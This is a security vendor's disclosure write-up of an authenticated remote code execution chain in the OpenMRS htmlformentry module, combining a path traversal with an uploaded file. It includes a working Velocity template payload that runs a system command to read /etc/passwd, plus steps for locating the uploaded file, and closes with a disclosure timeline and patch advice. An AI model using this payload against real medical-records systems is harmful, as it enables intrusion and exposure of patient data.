Authenticated Remote Code Execution in OpenMRS

By Dan Amodio, Security Researcher September 17, 2020 Threat vulnerabilities

Early in May of 2020, Contrast Labs was exploring different ways in which we could help the community or world combat the increase in attacks against medical and testing facilities. We decided quickly that doing some form of hack-a-thon on OpenMRS (an open medical records system) would help us learn but at the same time help OpenMRS find any application vulnerabilities they could fix to increase their security posture.

Chaining Path Traversal Vulnerability

We spent a day looking through code and examining the application. One of the issues Contrast Labs reported involved chaining path traversal in the htmlformentry-3.10.0 module (OpenMRS has many different modules that can be added to the system) with unvalidated upload of a server-side template to achieve remote code execution. The application vulnerability requires authentication; however, it does not require admin access.

Considering OpenMRS is written in Java, we decided to first instrument the application with Contrast Assess to find vulnerabilities. Once instrumented, we used the OpenMRS application and immediately detected a number of issues. One of the interesting findings was a path traversal vulnerability in the definitionUiResource parameter of the /htmlformentryui/htmlform/enterHtmlFormWithSimpleUi.page endpoint. The details of the vulnerability can be seen below:

To explain what was seen, Contrast Assess detected user data entered in the definitionUiResource URL query string parameter that was used directly in viewing a new File object. This resulted in the path traversal vulnerability.

Reproducing the Path Traversal Vulnerability

Since Contrast Assess detected that the new File object was being accessed, we thought this could be an avenue to break out into other directories on the system or an opportunity to achieve remote code execution (RCE). Attempting to reproduce the path traversal vulnerability, we entered ../ directory escape characters into the definitionUiResource parameter in the request query string. It resulted in a very detailed error message indicating the application was looking for a file on disk.

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=UTF-8
Content-Language: en-GB
Date: Fri, 10 Apr 2020 21:01:59 GMT
Connection: close
Content-Length: 14758

<h1>UI Framework Error</h1>

<h2>Root Error</h2>
<pre>java.lang.IllegalArgumentException: No resource found at referenceapplication:../referenceapplication/htmlforms/vitals.xml
        at org.openmrs.module.htmlformentryui.HtmlFormUtil.getHtmlFormFromUiResource(HtmlFormUtil.java:52)
        at org.openmrs.module.htmlformentryui.HtmlFormUtil.getHtmlFormFromUiResource(HtmlFormUtil.java:44)
        at org.openmrs.module.htmlformentryui.page.controller.htmlform.BaseEnterHtmlFormPageController.get(BaseEnterHtmlFormPageCo
        at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
        at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
        at java.lang.reflect.Method.invoke(Method.java:498)
        at org.openmrs.ui.framework.UiFrameworkUtil.invokeMethodWithArguments(UiFrameworkUtil.java:112)
        at org.openmrs.ui.framework.UiFrameworkUtil.executeControllerMethod(UiFrameworkUtil.java:71)
        at org.openmrs.ui.framework.page.PageFactory.handleRequestWithController(PageFactory.java:219)
        at org.openmrs.ui.framework.page.PageFactory.processThisFragment(PageFactory.java:160)
        at org.openmrs.ui.framework.page.PageFactory.process(PageFactory.java:116)
        at org.openmrs.ui.framework.page.PageFactory.handle(PageFactory.java:86)
        at org.openmrs.module.uiframework.PageController.handlePath(PageController.java:117)
        at org.openmrs.module.uiframework.PageController.handleUrlWithDotPage(PageController.java:84)
        at sun.reflect.GeneratedMethodAccessor719.invoke(Unknown Source)
```

This was good news. However, what was determined is that this particular endpoint expected that the file retrieved be a specially crafted server-side template. Any other file type resulted in an error, such as including sensitive local files like /etc/passwd (observe the following org.xml.sax.SAXParseException error message).

```
org.xml.sax.SAXParseException; lineNumber: 1; columnNumber: 1; Content is not allowed in prolog.
    at org.apache.xerces.parsers.DOMParser.parse(Unknown Source)
    at org.apache.xerces.jaxp.DocumentBuilderImpl.parse(Unknown Source)
    at org.openmrs.module.htmlformentry.HtmlFormEntryUtil.stringToDocument(HtmlFormEntryUtil.java:323)
    at org.openmrs.module.htmlformentryui.HtmlFormUtil.getHtmlFormFromResourceXml(HtmlFormUtil.java:60)
    at org.openmrs.module.htmlformentryui.HtmlFormUtil.getHtmlFormFromUiResource(HtmlFormUtil.java:55)
    at org.openmrs.module.htmlformentryui.HtmlFormUtil.getHtmlFormFromUiResource(HtmlFormUtil.java:44)
    at org.openmrs.module.htmlformentryui.page.controller.htmlform.BaseEnterHtmlFormPageController.get(BaseEnterHtmlFormPageController.java:62)
    at sun.reflect.GeneratedMethodAccessor1459.invoke(Unknown Source)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
    at java.lang.reflect.Method.invoke(Method.java:498)
    at org.openmrs.ui.framework.UiFrameworkUtil.invokeMethodWithArguments(UiFrameworkUtil.java:112)
    at org.openmrs.ui.framework.UiFrameworkUtil.executeControllerMethod(UiFrameworkUtil.java:71)
    at org.openmrs.ui.framework.page.PageFactory.handleRequestWithController(PageFactory.java:219)
    at org.openmrs.ui.framework.page.PageFactory.processThisFragment(PageFactory.java:160)
    at org.openmrs.ui.framework.page.PageFactory.process(PageFactory.java:116)
    at org.openmrs.ui.framework.page.PageFactory.handle(PageFactory.java:86)
    at org.openmrs.module.uiframework.PageController.handlePath(PageController.java:117)
    at org.openmrs.module.uiframework.PageController.handleUrlWithDotPage(PageController.java:84)
    at sun.reflect.GeneratedMethodAccessor719.invoke(Unknown Source)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
```

This told us that we needed to somehow take advantage of the server-side template by uploading a malicious template file to the system. We researched this further and discovered that OpenMRS implements a custom templating format through its HTML form entry module to render application views for the end-user. We were able to locate documentation for the HTML forms and noticed that particular parsing fields exist that evaluate Velocity template language.

After discovering this, we were able to craft a well-formatted template that included code execution, using the vitals.xml from the reference application as a starting point. As you can see in the screenshot below, we utilized Velocity template language to execute a direct system command of cat /etc/passwd and in turn return the contents of the “passwd” file. If we could get this to run on the server and view the contents of that file, then we could prove RCE.


```
<htmlform formUuid="a000cb34-9ec1-4344-a1c8-f692232f6edd" formName="Vitals" form
    <style>
        #calculated-bmi {
            font-weight: bold;
            font-size: 1.4em;
        }

        .encounter-summary-container #calculated-bmi {
            font-size: 1em;
            font-weight: normal;
        }
    </style>


  <pre>
    <lookup complexExpression='
      #set($s="")
      #set($stringClass=$s.getClass())
      #set($chr=$stringClass.forName("java.lang.Character"))
      #set($chr=$char.type)
      #set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
      #set($process=$runtime.exec("cat /etc/passwd"))
      #set($retcode=$process.waitFor() )
      #set($out=$process.getInputStream())
      #foreach($i in [1..$out.available()])
        #set($s=$s+$stringClass.valueOf($chr.toChars($out.read())))
      #end
      $s
    '/>
  </pre>
```

Uploading the File and Locating It


Now that we have a vulnerable endpoint and malicious template, we need to figure out how to upload the file and locate it on the system. Since OpenMRS is a medical records system, there are multiple places to upload files like medical records and much more. One such location that allows any type of file to be uploaded is when a patient checks in for a visit within the application. When doing so, it is possible to attach files to a patient record in the system, as seen in the screenshot below.



Once the malicious template was uploaded into this location, the next step was to determine the name and location of the uploaded file. The resulting filename on the system can be inferred based on a combination of the original upload filename and UIDs included in responses from the application.

Reporting the Vulnerability

As you can see, the original filename was rce_20200826_13393.xml and the response included the UUID of 955cf4a9-6b64-435a-b676-546801955e63. In further research, we determined the files were saved in the appdata/complex_obs directory and that the filename is now rce_20200826_13393_955cf4a9-6b64-435a-b676-546801955e63.xml. Once we reliably correlated an uploaded file to the file location on disk, it was possible to upload our crafted template and then subsequently request the file through the discovered path traversal vulnerability. As you can see below, the exploit request resulted in the contents of the /etc/passwd file being returned to the end-user.



At this point, we had reached a level of confidence to report the issue to OpenMRS. OpenMRS has a defined process for reporting security issues, which is outlined here. We submitted the issue, and the timeline below outlines the speedy fix.

- 05-05-2020 Contrast Labs reported the issue to OpenMRS.
- 05-06-2020 OpenMRS responded, acknowledging the vulnerability.
- 06-02-2020 Code was merged to master to fix the directory traversal.
- 07-24-2020 Updated htmlformentry was added to version 3.11.0 and pushed to the public.
- 08-25-2020 Preliminary CVE issued: CVE-2020-24621

Any systems of OpenMRS that utilize the htmlformentry module should upgrade to version 3.11.0 here.

Credit is given to the Contrast Labs team involved in the research:

- David Lindner, @golfhackerdave
- Dan Amodio, @DanAmodio
- Adam Schaal, @clevernyyyy
- Matt Austin, @mattaustin

THREAT VULNERABILITIES

Dan Amodio, Security Researcher

Dan grew up tinkering with computers and learning about hacking and programming, and he somehow made a career out of it. He has worked on information security issues—from application security to red teaming—with some of the largest companies across the globe. Outside work he enjoys music, games, and family time.

PREVIOUS
XML External Entity (XXE) Pitfalls With JAXB

NEXT
85% of Developers in the Technology Industry Deploy Daily, Yet 8 in 10 Aren't Going Fast Enough

Subscribe to the Contrast Blog

By subscribing to our blog you will stay on top of all the latest appsec news and devops best practices. You will also be informed of the latest Contrast product news and exciting application security events.

First Name*

Last Name*

Company Email*

Company Name*

Company Size*

HQ Country*

We take your privacy seriously at Contrast; security is what we're all about in the first place! We use the information you provide to us on the basis of legitimate interest to make sure you get more information about the topics that may be of interest to you. Contrast also partners with third parties from time to time and may share your contact information with them. By submitting this form, you agree to our collection and use of your information in accordance with our Privacy Policy. You may opt out at any time here.

Submit

Navigation

Contrast Incidence Response Hub

Log4j Vulnerability

DHS Warning - Imminent National Cyberthreats

COMPANY

About Us

Leadership Team

Culture & Careers

Contact Us

Blog

Events & Webinar

Newsroom

Awards

Contrast support

Support documentation

File a support request

API documentation

Terms of service

Privacy matters

System Status

Contact us

Contrast Security is the leader in modernized application security, embedding code analysis and attack prevention directly into software. Contrast's patented deep security instrumentation completely disrupts traditional application security approaches with integrated, comprehensive security observability that delivers highly accurate assessment and continuous protection of an entire application portfolio. This eliminates the need for disruptive scanning, expensive infrastructure workloads, and specialized security experts. The Contrast Application Security Platform accelerates development cycles, improves efficiencies and cost, and enables rapid scale while protecting applications from known and unknown threats.